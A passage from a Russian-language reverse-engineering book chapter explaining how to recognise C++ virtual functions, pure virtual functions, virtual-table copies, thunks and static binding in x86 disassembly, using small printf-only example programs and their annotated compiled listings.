    call    ??2@YAPAXI@Z                        ; operator new(uint)
    ; Далее идет вызов функций класса DERIVED. Не будем здесь подробно
    ; его комментировать — сделайте это самостоятельно. Вообще же,
    ; класс DERIVED понадобился только для того, чтобы показать
    ; особенности компоновки виртуальных таблиц

    add     esp, 8                              ; Очистка после printf & new
    test    eax, eax
    jz      short loc_0_40104A                  ; Ошибка выделения памяти
    mov     dword ptr [eax], offset DERIVED_VTBL
    mov     esi, eax                            ; ESI == **DERIVED_VTBL
    jmp     short loc_0_40104C

loc_0_40104A:                                   ; CODE XREF: sub_0_401000+3E↑j
    xor     esi, esi

loc_0_40104C:                       ; CODE XREF: sub_0_401000+48↑j
    mov     eax, [esi]              ; EAX = *DERIVED_VTBL
    mov     ecx, esi                ; ECX = this
    call    dword ptr [eax]         ; CALL [DERIVED_VTBL] (DERIVED_DEMO)
    mov     edx, [esi]              ; EDX = *DERIVED_VTBL
    mov     ecx, esi                ; ECX=this
    call    dword ptr [edx+4]       ; CALL [DERIVED_VTBL+4] (DERIVED_DEMO_2)
```

[3] Более подробно об этом будет рассказано в *главе 16, "Идентификация this"*.

```
    push    offset aNonVirtualBase          ; "Non virtual BASE DEMO 3\n"
    call    printf
    ; Обратите внимание — вызывается функция BASE_DEMO базового,
    ; а не производного класса!!!

      add   esp, 4
      pop   esi
      retn
main  endp

BASE_DEMO proc near                   ; DATA XREF: .rdata:004050B0↓o
      push   offset aBase             ; "BASE\n"
      call   printf
      pop    ecx
      retn
BASE_DEMO endp

BASE_DEMO_2 proc near                 ; DATA XREF: .rdata:004050B4↓o
      push   offset aBaseDemo2        ; "BASE DEMO 2\n"
      call   printf
      pop    ecx
      retn
BASE_DEMO_2 endp

DERIVED_DEMO proc near                ; DATA XREF: .rdata:004050A8↓o
      push   offset aDerived
      call   printf
      pop    ecx
      retn
DERIVED_DEMO endp

DERIVED_DEMO_2 proc near               ; DATA XREF: .rdata:004050AC↓o
      push     offset aDerivedDemo2    ; "DERIVED DEMO 2\n"
      call     printf
      pop      ecx
      retn
DERIVED_DEMO_2 endp

    DERIVED_VTBL    dd offset DERIVED_DEMO   ; DATA XREF: sub_0_401000+40↑o
    dd offset DERIVED_DEMO_2
    BASE_VTBL       dd offset BASE_DEMO      ; DATA XREF: sub_0_401000+F↑o
    dd offset BASE_DEMO_2


; Обратите внимание — виртуальные таблицы "растут" снизу вверх в порядке
; объявления классов в программе, а элементы виртуальных таблиц "растут"
; сверху вниз в порядке объявления виртуальных функций в классе.
; Конечно, так бывает не всегда (порядок размещения таблиц и их элементов
; нигде не декларирован и целиком лежит на "совести" компилятора, но на
; практике большинство из них ведут себя именно так) Сами же виртуальные
; функции располагаются вплотную друг к другу в порядке их объявления.
```

Реализация вызовов виртуальных функций показана на рис. 13.1.




Рис. 13.1. Реализация вызова виртуальных функций

Идентификация чистой виртуальной функции

Если функция объявляется в базовом классе, а реализуется в производном — такая функция называется *чисто виртуальной функцией*, а класс, содержащий хотя бы одну такую функцию, называется *абстрактным классом*. Язык C++ запрещает создание экземпляров абстрактного класса, да и как они могут создаваться, если, по крайней мере, одна из функций класса не определена?

На первый взгляд — не определена, и ладно, — какая в этом беда? Ведь на анализ программы это не влияет. На самом деле это не так — чисто виртуальная функция в виртуальной таблице замещается указателем на библиотечную функцию `__purecall`. Зачем она нужна? Дело в том, что на стадии компиляции программы невозможно гарантированно "отловить" все попытки вызова чисто виртуальных функций, но если такой вызов и произойдет, управление получит заранее подставленная сюда `__purecall`, которая выведет на экран сообщение об ошибке, информирующее о запрете на вызов чисто виртуальных функций, и завершит работу приложения. Подробнее об этом можно прочитать в технической заметке MSDN Q120919, датированной 27 июня 1997 года.

Таким образом, встретив в виртуальной таблице указатель на `__purecall`, можно с уверенностью утверждать, что мы имеем дело с чисто виртуальной функцией. Рассмотрим пример, приведенный в листинге 13.3.

Листинг 13.3. Демонстрация вызова чисто виртуальной функции

```
#include <stdio.h>

class Base{
 public:
        virtual void demo(void)=0;

};

class Derived:public Base {
```

```
 public:
        virtual void demo(void)
        {
                printf("DERIVED\n");
        };
};

main()
{

        Base *p = new Derived;
        p->demo();
}
```

Результат компиляции этого примера в общем случае должен выглядеть, как показано в листинге 13.4.

Листинг 13.4. Результат компиляции примера, приведенного в листинге 13.3

```
main    proc near       ; CODE XREF: start+AF↓p
    push     4
    call     ??2@YAPAXI@Z
    add      esp, 4
    ; Выделение памяти для нового экземпляра объекта

    test     eax, eax
    ; Проверка успешности выделения памяти

    jz       short loc_0_401017
    mov      ecx, eax
    ; ECX = this

    call     GetDERIVED_VTBL
    ; занесение в экземпляр объекта указателя на виртуальную таблицу класса
    ; DERIVED

    jmp      short loc_0_401019

loc_0_401017:                                   ; CODE XREF: main+C↑j
    xor      eax, eax
    ; EAX = NULL

loc_0_401019:                                   ; CODE XREF: main+15↑j
    mov      edx, [eax]
    ; тут возникает исключение по обращению к нулевому указателю

    mov      ecx, eax
    jmp      dword ptr [edx]
main        endp

GetDERIVED_VTBL proc near                       ; CODE XREF: main+10↑p
    push     esi
    mov      esi, ecx
    ; Через регистр ECX функции передается неявный аргумент — this

    call     SetPointToPure
    ; функция заносит в экземпляр объекта указатель на __purecall
    ; специальную функцию — заглушку на случай незапланированного вызова
    ; чисто виртуальной функции

    mov      dword ptr [esi], offset DERIVED_VTBL
    ; занесение в экземпляр объекта указателя на виртуальную таблицу
```

```
    ; производного класса, с затиранием предыдущего значения
    ; (указателя на __purecall)

    mov     eax, esi
    pop     esi
    retn
GetDERIVED_VTBL endp

DERIVED_DEMO proc near                  ; DATA XREF: .rdata:004050A8↓o
    push    offset aDerived             ; "DERIVED\n"
    call    printf
    pop     ecx
    retn
DERIVED_DEMO endp


SetPointToPure proc near                ; CODE XREF: GetDERIVED_VTBL+3↓p
    mov     eax, ecx
    mov     dword ptr [eax], offset PureFunc
; Заносим по [EAX] (в экземпляр нового объекта) указатель на специальную
; функцию — __purecall, которая предназначена для отслеживания попыток
; вызова чисто виртуальной функции в ходе выполнения программы —
; если такая попытка произойдет, __purecall выведет на экран сообщение о
; недопустимости вызова чисто виртуальной функции нельзя и завершит работу

    retn
SetPointToPure endp

DERIVED_VTBL dd offset DERIVED_DEMO     ; DATA XREF: GetDERIVED_VTBL+8↑o
PureFunc dd offset __purecall           ; DATA XREF: SetPointToPure+2↑o
; указатель на функцию-заглушку __purecall. Следовательно, мы имеем дело
; с чисто виртуальной функцией.
```

Совместное использование виртуальной таблицы несколькими экземплярами объекта

Сколько бы экземпляров объекта ни существовало — все они пользуются одной и той же виртуальной таблицей (рис. 13.2). Виртуальная таблица принадлежит самому объекту, но не экземпляру (экземплярам) этого объекта. Впрочем, из этого правила существуют и исключения, о чем будет рассказано в *разд. "Копии виртуальных таблиц" далее в этой главе*.




Рис. 13.2. Все экземпляры объекта используют одну и ту же виртуальную таблицу

Для подтверждения сказанного рассмотрим пример, приведенный в листинге 13.5.

Листинг 13.5. Демонстрация совместного использования одной копии виртуальной таблицы несколькими экземплярами класса

```
#include <stdio.h>

class Base{
 public:
        virtual demo ()
        {
                printf("Base\n");
        }
};

class Derived:public Base{
 public:
        virtual demo()
        {
                printf("Derived\n");
        }
};

main()
{
        Base * obj1 = new Derived;
        Base * obj2 = new Derived;

        obj1->demo();
        obj2->demo();

}
```

Результат компиляции этого примера в общем случае должен выглядеть, как показано в листинге 13.6.

Листинг 13.6. Результат компиляции примера, приведенного в листинге 13.5

```
main     proc near                                ; CODE XREF: start+AF↓p
     push    esi
     push    edi
     push    4
     call    ??2@YAPAXI@Z                        ; operator new(uint)
     add     esp, 4
     ; Выделяем память под первый экземпляр объекта

     test    eax, eax
     jz      short loc_0_40101B
     mov     ecx, eax      ; EAX — указывает на первый экземпляр объекта

     call    GetDERIVED_VTBL
     ; в EAX — указатель на виртуальную таблицу класса DERIVED

     mov     edi, eax                             ; EDI = *DERIVED_VTBL
     jmp     short loc_0_40101D

loc_0_40101B:                                     ; CODE XREF: main+E↑j
```

```
      xor     edi, edi

loc_0_40101D:                                          ; CODE XREF: main+19↑j
      push    4
      call    ??2@YAPAXI@Z                             ; operator new(uint)
      add     esp, 4
      ; выделяем память под второй экземпляр объекта

      test                      eax, eax
      jz                        short loc_0_401043
      mov                       ecx, eax               ; ECX — this

      call                      GetDERIVED_VTBL
      ; обратите внимание — второй экземпляр использует ту же самую
      ; виртуальную таблицу

DERIVED_VTBL   dd offset DERIVED_DEMO     ; DATA XREF: GetDERIVED_VTBL+8↑o
BASE_VTBL      dd offset BASE_DEMO        ; DATA XREF: GetBASE_VTBL+2↑o
; Обратите внимание — виртуальная таблица одна на все экземпляры класса
```

Копии виртуальных таблиц

ОК, для успешной работы, — понятное дело, — вполне достаточно и одной виртуальной таблицы, однако на практике приходится сталкиваться с тем, что исследуемый файл прямо-таки кишит копиями этих виртуальных таблиц. Что же это за напасть такая, откуда она берется и как с ней бороться?

Если программа состоит из нескольких файлов, компилируемых в самостоятельные obj-модули (а такой подход используется практически во всех мало-мальски серьезных проектах), компилятор, очевидно, должен поместить в каждый obj-файл "свою" собственную виртуальную таблицу для каждого используемого модулем класса. В самом деле — откуда компилятору знать о существовании других объектных модулей и наличии в них виртуальных таблиц? Вот так и возникают никому не нужные дубли, отъедающие память и затрудняющие анализ. Правда, на этапе компоновки, линкер может обнаружить копии и удалить их, да и сами компиляторы используют различные эвристические приемы для повышения эффективности генерируемого кода. Наибольшую популярность завоевал следующий алгоритм: виртуальная таблица помещается в тот модуль, в котором содержится реализация первой невстроенной невиртуальной функции класса. Обычно каждый класс реализуется в одном модуле, и в большинстве случаев такая эвристика срабатывает. Хуже если класс состоит из одних виртуальных или встраиваемых функций — в этом случае компилятор начинает помещать виртуальные таблицы во все модули, где этот класс используется. Последняя надежда на удаление "мусорных" копий ложится на компоновщик, но он — не панацея. Собственно, эти проблемы должны больше заботить разработчиков программы (если их волнует количество занимаемой программой памяти). Для анализа лишние копии — всего лишь досадная помеха, но отнюдь не непреодолимое препятствие!

Связный список

В большинстве случаев виртуальная таблица представляет собой обыкновенный массив, но некоторые компиляторы представляют ее в виде связного списка. В этом случае каждый элемент виртуальной таблицы содержит указатель на следующий элемент, а сами элементы размещены не вплотную друг к другу, а рассеяны по всему исполняемому файлу.

На практике подобное, однако встречается крайне редко, поэтому не будем подробно на этом останавливаться. Достаточно лишь знать, что такое бывает. Если встретитесь со списками (что, впрочем, маловероятно) — разберетесь по обстоятельствам, благо это несложно.

Вызов через шлюз

Будьте готовы и к тому, чтобы встретить в виртуальной таблице указатель не на виртуальную функцию, а на код, который модифицирует этот указатель, занося в него смещение вызываемой функции. Этот прием был впервые предложен самим разработчиком языка — Бьерном Страуструпом, позаимствовавшим его из ранних реализаций языка Algol 60. В Algol код, корректирующий указатель вызываемой функции, называется *шлюзом* (thunk), а сам вызов — вызовом через шлюз. Вполне справедливо употреблять эту терминологию и по отношению к C++.

Однако в настоящее время вызов через шлюз чрезвычайно мало распространен и не используется практически ни одним компилятором. Несмотря на то, что он обеспечивает более компактное хранение виртуальных таблиц, модификация указателя приводит к излишним накладным расходам на процессорах с конвейерной архитектурой (а Pentium — наиболее распространенный процессор, — как раз и построен по такой архитектуре). Поэтому использование шлюзовых вызовов оправдано лишь в программах, критичных к размеру, но не к скорости.

Подробнее обо всем этом можно прочесть в книге Бьерна Страуструпа "Дизайн и эволюция языка C++"[4].

Сложный пример, когда невиртуальные функции попадают в виртуальные таблицы

До сих пор мы рассматривали лишь простейшие примеры использования виртуальных функций. В жизни же порой встречается такое… Рассмотрим сложный случай наследования с конфликтом имен (листинг 13.7).

Листинг 13.7. Пример, иллюстрирующий размещение невиртуальных функций в виртуальных таблицах с конфликтом имен

```
#include <stdio.h>

class A{
public:
        virtual void f() { printf("A_F\n");};
};

class B{
public:
        virtual void f() { printf("B_F\n");};
        virtual void g() { printf("B_G\n");};
};

class C:public A, public B {
public:
        void f(){ printf("C_F\n");}
}

main()
{
        A *a = new A;
        B *b = new B;
        C *c = new C;
        a->f();
        b->f();
        b->g();
        c->f();
}
```

[4] Бьерн Страуструп. "Дизайн и эволюция языка C++". — СПб.: ДМК-Пресс, Питер, 2006.

Как будет выглядеть виртуальная таблица класса `C`? Так, давайте подумаем: раз класс `C` — производный от классов `A` и `B`, то он наследует функции обоих этих классов, но виртуальная функция `f()` класса `B` перекрывает одноименную виртуальную функцию класса `A`, и поэтому из класса `A` она не наследуется. Далее, поскольку невиртуальная функция `f()` присутствует и в производном классе `C`, она перекрывает виртуальную функцию производного класса (да, именно так, а вот невиртуальная функция другую невиртуальную функцию не перекрывает, и она всегда вызывается из базового, а не производного класса). Таким образом, виртуальная таблица класса `C` должна содержать только один элемент — указатель на виртуальную функцию `g()`, унаследованную от `B`, а невиртуальная функция `f()` вызывается как обычная С-функция. Правильно? Нет!

Это — как раз тот случай, когда *невиртуальная функция вызывается через указатель — как виртуальная функция*. Более того, виртуальная таблица класса будет содержать не два, а три элемента! Третий элемент — это ссылка на виртуальную функцию `f()`, унаследованную от `B`, но тут же замещенная компилятором на "переходник" к `C::f()`. Уф… Как все непросто! Чтобы прояснить ситуацию, рассмотрим дизассемблированный листинг этого примера (листинг 13.8).

Листинг 13.8. Дизассемблированный код примера из листинга 13.7

```
main      proc near                     ; CODE XREF: start+AF↓p
    push    ebx
    push    esi
    push    edi
    push    4
    call    ??2@YAPAXI@Z                ; operator new(uint)
    add     esp, 4
    ; Выделяем память для экземпляра объекта A

    test    eax, eax
    jz      short loc_0_40101C
    mov     ecx, eax                    ; ECX = this
    call    Get_A_VTBL                  ; a[0]=*A_VTBL
    ; Помещаем в экземпляр объекта указатель на его виртуальную таблицу

    mov     ebx, eax                    ; EBX = *a
    jmp     short loc_0_40101E

loc_0_40101C:                           ; CODE XREF: main+F↑j
    xor     ebx, ebx

loc_0_40101E:                           ; CODE XREF: main+1A↑j
    push    4
    call    ??2@YAPAXI@Z                ; operator new(uint)
    add     esp, 4
    ; Выделяем память для экземпляра объекта B

    test    eax, eax
    jz      short loc_0_401037
    mov     ecx, eax                    ; ECX = this
    call    Get_B_VTBL                  ; b[0] = *B_VTBL
    ; Помещаем в экземпляр объекта указатель на его виртуальную таблицу

    mov     esi, eax                                    ; ESI = *b
    jmp     short loc_0_401039

loc_0_401037:                           ; CODE XREF: main+2A↑j
    xor     esi, esi

loc_0_401039:                           ; CODE XREF: main+35↑j
```

```
    push    8
    call    ??2@YAPAXI@Z                ; operator new(uint)
    add                 esp, 4
    ; Выделяем память для экземпляра объекта B

    test    eax, eax
    jz      short loc_0_401052
    mov     ecx, eax                    ; ECX = this
    call    GET_C_VTBLs                 ; ret: EAX=*c
    ; Помещаем в экземпляр объекта указатель на его виртуальную таблицу
    ; (Внимание: загляните в функцию GET_C_VTBLs)

    mov     edi, eax                    ; EDI = *c
    jmp     short loc_0_401054

loc_0_401052:                           ; CODE XREF: main+45↑j
    xor     edi, edi

loc_0_401054:                           ; CODE XREF: main+50↑j
    mov     eax, [ebx]                  ; EAX = a[0] = *A_VTBL
    mov     ecx, ebx                    ; ECX = *a
    call    dword ptr [eax]             ; CALL [A_VTBL] (A_F)
    mov     edx, [esi]                  ; EDX = b[0]
    mov     ecx, esi                    ; ECX = *b
    call    dword ptr [edx]             ; CALL [B_VTBL] (B_F)
    mov     eax, [esi]                  ; EAX = b[0] = B_VTBL
    mov     ecx, esi                    ; ECX = *b
    call    dword ptr [eax+4]           ; CALL [B_VTBL+4] (B_G)
    mov     edx, [edi]                  ; EDX = c[0] = C_VTBL
    mov     ecx, edi                    ; ECX = *c
    call    dword ptr [edx]             ; CALL [C_VTBL] (C_F)
    ; Внимание! Вызов невиртуальной функции происходит как виртуальной!

    pop                 edi
    pop                 esi
    pop                 ebx
    retn
main        endp

GET_C_VTBLs     proc near               ; CODE XREF: main+49↑p
    push    esi                         ; ESI = *b
    push    edi                         ; ECX = *c
    mov     esi, ecx                    ; ESI = *c
    call    Get_A_VTBL                  ; c[0]=*A_VTBL
    ; Помещаем в экземпляр объекта C указатель на виртуальную
    ; таблицу класса A

    lea     edi, [esi+4]                ; EDI = *c[4]
    mov     ecx, edi                    ; ECX = **_C_F
    call    Get_B_VTBL                  ; c[4]=*B_VTBL
    ; Добавляем в экземпляр объекта C указатель на виртуальную таблицу
    ; класса B, т. е., теперь объект C содержит два указателя на две
    ; виртуальные таблицы базовых классов. Посмотрим далее, как компилятор
    ; справится с конфликтом имен…

    mov     dword ptr [edi], offset C_VTBL_FORM_B      ; c[4]=*_C_VTBL
    ; Ага! указатель на виртуальную таблицу класса B замещается указателем
```

```
    ; на виртуальную таблицу класса C (смотри комментарии в самой таблице)

    mov     dword ptr [esi], offset C_VTBL            ; c[0]=C_VTBL
    ; Ага, еще раз — теперь указатель на виртуальную таблицу класса A
    ; замещается указателем на виртуальную таблицу класса C. Какой
    ; неоптимальный код, ведь это можно было сократить еще на стадии
    ; компиляции!

    mov     eax, esi                                  ; EAX = *c
    pop     edi
    pop     esi
    retn
GET_C_VTBLs  endp

Get_A_VTBL      proc near     ; CODE XREF: main+13↑p GET_C_VTBLs+4↑p
    mov     eax, ecx
    mov     dword ptr [eax], offset A_VTBL
    ; Помещаем в экземпляр объекта указатель на виртуальную таблицу класса B

    retn
Get_A_VTBL      endp


A_F             proc near               ; DATA XREF: .rdata:004050A8↑o
                ; виртуальная функция f() класса A

    push    offset aA_f                 ; "A_F\n"
    call    printf
    pop     ecx
    retn
A_F             endp


Get_B_VTBL      proc near     ; CODE XREF: main+2E↑p GET_C_VTBLs+E↑p
    mov     eax, ecx
    mov     dword ptr [eax], offset B_VTBL
    ; Помещаем в экземпляр объекта указатель на виртуальную таблицу класса B

    retn
Get_B_VTBL      endp

B_F             proc near               ; DATA XREF: .rdata:004050AC↑o
; Виртуальная функция f() класса B
    push    offset aB_f                 ; "B_F\n"
    call    printf
    pop     ecx
    retn
B_F         endp

B_G             proc near               ; DATA XREF: .rdata:004050B0↑o
; Виртуальная функция g() класса B
    push   offset aB_g                  ; "B_G\n"
    call   printf
    pop    ecx
    retn
B_G             endp

C_F             proc near               ; CODE XREF: _C_F+3↑j
```

```
; Невиртуальная функция f() класса C выглядит и вызывается как виртуальная!

    push    offset aC_f                 ; "C_F\n"
    call    printf
    pop     ecx
    retn
C_F             endp

_C_F            proc near               ; DATA XREF: .rdata:004050B8↑o
    sub     ecx, 4
    jmp     C_F
    ; Смотрите, какая странная функция! Во-первых, она никогда не
    ; вызывается, а во-вторых, это переходник к функции C_F.
    ; Зачем уменьшается ECX? В ECX компилятор поместил указатель this,
    ; который до уменьшения пытался указывать на виртуальную функцию f(),
    ; унаследованную от класса B. Но на самом же деле this указывал на этот
    ; переходник. А после уменьшения он стал указывать на предыдущий элемент
    ; виртуальной таблицы — т. е. функцию f() класса C, вызов которой и
    ; осуществляет JMP
_C_F            endp

A_VTBL          dd offset A_F           ; DATA XREF: Get_A_VTBL+2↑o
; виртуальная таблица класса A

B_VTBL          dd offset B_F           ; DATA XREF: Get_B_VTBL+2↑o
                dd offset B_G
; Виртуальная таблица класса B — содержит указатели на две виртуальные
; функции

C_VTBL          dd offset C_F           ; DATA XREF: GET_C_VTBLs+19↑o
; Виртуальная таблица класса C. Содержит указатель на
; невиртуальную функцию f()

C_VTBL_FORM_B   dd offset _C_F          ; DATA XREF: GET_C_VTBLs+13↑o
                dd offset B_G
; Виртуальная таблица класса C, скопированная компилятором из класса B.
; Первоначально состояла из двух указателей на функции f() и g(), но еще на
; стадии компиляции компилятор разобрался в конфликте имен и заменил
; указатель на B::f()указателем на переходник к C::f()
```

Таким образом, на самом деле виртуальная таблица производного класса включает в себя виртуальные таблицы всех базовых классов (во всяком случае, всех, откуда она наследует виртуальные функции). В данном случае виртуальная таблица класса `C` содержит указатель на невиртуальную функцию класса `C` и виртуальную таблицу класса `B`. Задача — как определить, что функция `C::f()` не виртуальна? И как найти все базовые классы класса `C`?

Начнем с последнего — да, виртуальная таблица класса `C` не содержит никакого намека на его родственные отношения с классом `A`, но взгляните на содержимое функции `GET_C_VTBLs`, — видите: предпринимается попытка внедрить в `C` указатель на виртуальную таблицу `A`, следовательно, класс `C` — производный от `A`. На это можно возразить, что дескать, это не слишком надежный путь, компилятор мог бы оптимизировать код, выкинув обращение к виртуальной таблице класса `A`, которое все равно не нужно. Это верно, — *мог бы*, но на практике большинство компиляторов так не делают, а если и делают, все равно оставляют достаточно избыточной информации, позволяющей установить базовые классы. Другой вопрос — так ли необходимо устанавливать "родителей", от которых не наследуется ни одной функции? (Если хоть одна функция наследуется, никаких сложностей в поиске не возникает.) В общем-то, для анализа это действительно некри-

тично, но чем точнее будет восстановлен исходный код программы, — тем нагляднее он будет и тем легче будет в нем разобраться.

Теперь перейдем к невиртуальной функции `f()`. Подумаем, что было бы, будь она на самом деле виртуальной? Тогда она бы перекрыла одноименную функцию базовых классов и никакой "дикости" наподобие "переходников" в откомпилированной программе не встретилось бы. А раз они встречаются, значит, тут не все гладко, и функция не виртуальна, хоть и стремится казаться такой. Опять-таки, "умный" компилятор теоретически может выкинуть переходник и дублирующийся элемент виртуальной таблицы класса `C`, но на практике этой интеллектуальности не наблюдается…

Статическое связывание

Есть ли разница, как создавать экземпляр объекта — `MyClass zzz;` или `MyClass *zzz=new MyClass`? Разумеется, разница есть. В первом случае компилятор может определить адреса виртуальных функций еще на стадии компиляции, тогда как во втором — эти адреса приходится вычислять в ходе выполнения программы. Другое различие: статические объекты размешаются в стеке (сегменте данных), а динамические — в куче. Таблица виртуальных функций упорно создается компиляторами в обоих случаях, а при вызове каждой функции (включая невиртуальные) подготавливается указатель `this`[5], содержащий адрес экземпляра объекта.

Таким образом, если мы встречаем функцию, вызываемую непосредственно по ее смещению, но в то же время присутствующую в виртуальной таблице класса — можно с уверенностью утверждать, что это — виртуальная функция статического экземпляра объекта.

Рассмотрим пример, иллюстрирующий вызов статической виртуальной функции (листинг 13.9).

Листинг 13.9. Демонстрация вызова статической виртуальной функции

```
#include <stdio.h>

class Base{
 public:
        virtual void demo(void)
        {
                printf("BASE DEMO\n");
        };

        virtual void demo_2(void)
        {
                printf("BASE DEMO 2\n");
        };

        void demo_3(void)
        {
                printf("Non virtual BASE DEMO 3\n");
        };

};

class Derived: public Base{
 public:
        virtual void demo(void)
        {
```

[5] Как правило, указатель `this` помещается в один из регистров общего назначения. Более подробно об этом будет рассказано в *главе 19*, *"Идентификация аргументов функций"*.

```
                printf("DERIVED DEMO\n");
        };

        virtual void demo_2(void)
        {
                printf("DERIVED DEMO 2\n");
        };

        void demo_3(void)
        {
                printf("Non virtual DERIVED DEMO 3\n");
        };
};

main()
{
        Base p;
        p.demo();
        p.demo_2();
        p.demo_3();

        Derived d;
        d.demo();
        d.demo_2();
        d.demo_3();
}
```

Результат компиляции примера, приведенного в листинге 13.9, в общем случае должен выглядеть, как показано в листинге 13.10.

Листинг 13.10. Результат компиляции примера, приведенного в листинге 13.9

```
main            proc near                               ; CODE XREF: start+AF↓p

var_8 = byte ptr -8                                     ; derived
var_4 = byte ptr -4                                     ; base
; Часто, (но не всегда!) экземпляры объектов в стеке расположены снизу
; вверх, т. е. в обратном порядке их объявления в программе

      push      ebp
      mov       ebp, esp
      sub       esp, 8

      lea       ecx, [ebp+var_4] ; base
      call      GetBASE_VTBL                            ; p[0]=*BASE_VTBL
      ; Обратите внимание — экземпляр объекта размещается в стеке,
      ; а не в куче! Это, конечно, еще свидетельствует о статичной
      ; природе экземпляра объекта (динамичные объекты тоже могут размещаться в
      ; стеке) но намеком на "статику" все же служит

      lea       ecx, [ebp+var_4] ; base
      ; Подготавливаем указатель this (на тот случай если он понадобится
      ; функции)

      call      BASE_DEMO
      ; Непосредственный вызов функции! Вот, вкупе с ее наличием в виртуальной
```

```
      ; таблице свидетельство статичности объявления экземпляра объекта!

      lea      ecx, [ebp+var_4] ; base
      ; Вновь подготавливаем указатель this на экземпляр base

      call     BASE_DEMO_2
      ; Непосредственный вызов функции. Она есть в виртуальной таблице? Есть!
      ; Значит, это виртуальная функция, а экземпляр объекта объявлен
      ; статичным

      lea      ecx, [ebp+var_4] ; base
      ; Готовим указатель this для невиртуальной функции demo_3

      call     BASE_DEMO_3
      ; Этой функции нет в виртуальной таблице (см. виртуальную таблицу),
      ; значит, она не виртуальная

      lea      ecx, [ebp+var_8] ; derived
      call     GetDERIVED_VTBL                    ; d[0]=*DERIVED_VTBL

      lea      ecx, [ebp+var_8] ; derived
      call     DERIVED_DEMO
      ; Аналогично предыдущему...

      lea      ecx, [ebp+var_8] ; derived
      call     DERIVED_DEMO_2
      ; Аналогично предыдущему...

      lea      ecx, [ebp+var_8] ; derived
      call     BASE_DEMO_3_
      ; Внимание! Указатель this указывает на объект DERIVED, в то время как
      ; вызывается функция объекта BASE!!! Значит, функция BASE — производная

      mov      esp, ebp
      pop      ebp
      retn
main     endp

BASE_DEMO      proc near                          ; CODE XREF: main+11↑p
; Функция demo класса BASE

      push     offset aBase                       ; "BASE\n"
      call     printf
      pop      ecx
      retn
BASE_DEMO      endp

BASE_DEMO_2    proc near                          ; CODE XREF: main+19↑p
; Функция demo_2 класса BASE

      push     offset aBaseDemo2                  ; "BASE DEMO 2\n"
      call     printf
      pop      ecx
               retn
BASE_DEMO_2    endp

BASE_DEMO_3    proc near                          ; CODE XREF: main+21↑p
```

```
; Функция demo_3 класса BASE

     push     offset aNonVirtualBase        ; "Non virtual BASE DEMO 3\n"
     call     printf
     pop      ecx
              retn
BASE_DEMO_3   endp

DERIVED_DEMO  proc near                              ; CODE XREF: main+31↑p
; Функция demo класса DERIVED
     push     offset aDerived                        ; "DERIVED\n"
     call     printf
     pop      ecx
     retn
DERIVED_DEMO  endp

DERIVED_DEMO  proc near                              ; CODE XREF: main+39↑p
_2
; Функция demo класса DERIVED

     push     offset aDerivedDemo2                   ; "DERIVED DEMO 2\n"
              call             printf
              pop              ecx
              retn
DERIVED_DEMO  endp
_2


BASE_DEMO_3_  proc near                              ; CODE XREF: main+41↑p
; Функция demo_3 класса BASE
; Внимание! Смотрите — функция demo_3 дважды присутствует в программе!
; Первый раз она входила в объект класса BASE, а второй — в объект класса
; DERIVED, который унаследовал ее от базового класса и сделал копию.
; Глупо, да? ведь лучше бы он обратился к оригиналу... Зато это упрощает
; анализ программы...

     push     offset aNonVirtualDeri      ; "Non virtual DERIVED DEMO 3\n"
     call     printf
     pop      ecx
     retn
BASE_DEMO_3_  endp

GetBASE_VTBL  proc near                              ; CODE XREF: main+9↑p
; Занесение в экземпляр объекта BASE смещения его виртуальной таблицы

     mov      eax, ecx
     mov      dword ptr [eax], offset               BASE_VTBL
     retn
GetBASE_VTBL  endp

GetDERIVED_V  proc near                              ; CODE XREF: main+29↑p
TBL
; Занесение в экземпляр объекта DERIVED смещения его виртуальной таблицы

     push     esi
     mov      esi, ecx
     call     GetBASE_VTBL
```

```
      ; Ага! Значит, наш объект — производный от BASE!

      mov       dword ptr [esi], offset DERIVED_VTBL
      ; Занесение указателя на виртуальную таблицу DERIVED

      mov       eax, esi
      pop       esi
      retn
GetDERIVED_VTBL   endp

BASE_VTBL         dd offset BASE_DEMO      ; DATA XREF: GetBASE_VTBL+2↑o
                  dd offset BASE_DEMO_2
DERIVED_VTBL      dd offset DERIVED_DEMO   ; DATA XREF: GetDERIVED_VTBL+8↑o
                  dd offset DERIVED_DEMO_2
; Обратите внимание на наличие виртуальной таблицы даже там, где она не
; нужна!
```

Идентификация производных функций

